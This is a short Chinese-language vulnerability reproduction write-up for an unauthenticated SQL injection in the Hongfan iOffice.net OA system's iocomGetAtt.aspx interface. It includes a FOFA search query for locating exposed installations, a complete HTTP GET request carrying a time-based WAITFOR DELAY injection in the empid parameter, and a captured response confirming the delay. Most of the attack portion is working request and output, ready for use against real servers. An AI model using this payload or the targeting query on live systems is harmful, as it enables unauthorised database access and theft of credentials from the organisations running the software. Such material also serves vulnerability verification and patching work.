
H3-5红帆-OA-SQL

漏洞描述：

红帆iOffice.net iocomGetAtt.aspx接口处存在SQL注入漏洞，未经身份认证的攻击者可通过该漏洞获取数据库敏感信息及凭证，最终可能导致服务器失陷

网站图片：



iOffice M2后台管理系统

用户：admin

密码：

□ 使我保持登录状态

Copyright © 2015 广州红帆电脑科技有限公司. All Rights Reserved.

网络测绘：

fofa语法：


FOFA：app="红帆-ioffice"

漏洞复现：

payload：

```
GET /ioffice/prg/interface/iocomGetAtt.aspx?NewPdf=1&empid=1;WAITFOR+DELAY+%270:0:5%27-- HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh-HK;q=0.9,zh;q=0.8
Connection: close
```

效果图:
延时5秒



```
GET /ioffice/prg/interface/iocomGetAtt.aspx?NewPdf=1&empid=1;WAITFOR+DELAY+%270:0:5%27-- HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh-HK;q=0.9,zh;q=0.8
Connection: close
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-AspNet-Version: 2.0.50727
X-Compressed-By: HttpCompress
Set-Cookie: ASP.NET_SessionId=epvqfpyy3r5j
X-Powered-By: ASP.NET
X-UA-Compatible: IE=EmulateIE7
Date: Mon, 26 Feb 2024 10:09:36 GMT
Connection: close
Content-Length: 782



<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml"
<head><meta http-equiv="Content-Type" cont

</title><link href="../../App_Themes/Blue/
></head>
<body>
    <form name="form1" method="post" actio
    empid=1%3bWAITFOR+DELAY+'0%3a0%3a5'--"
<div>
```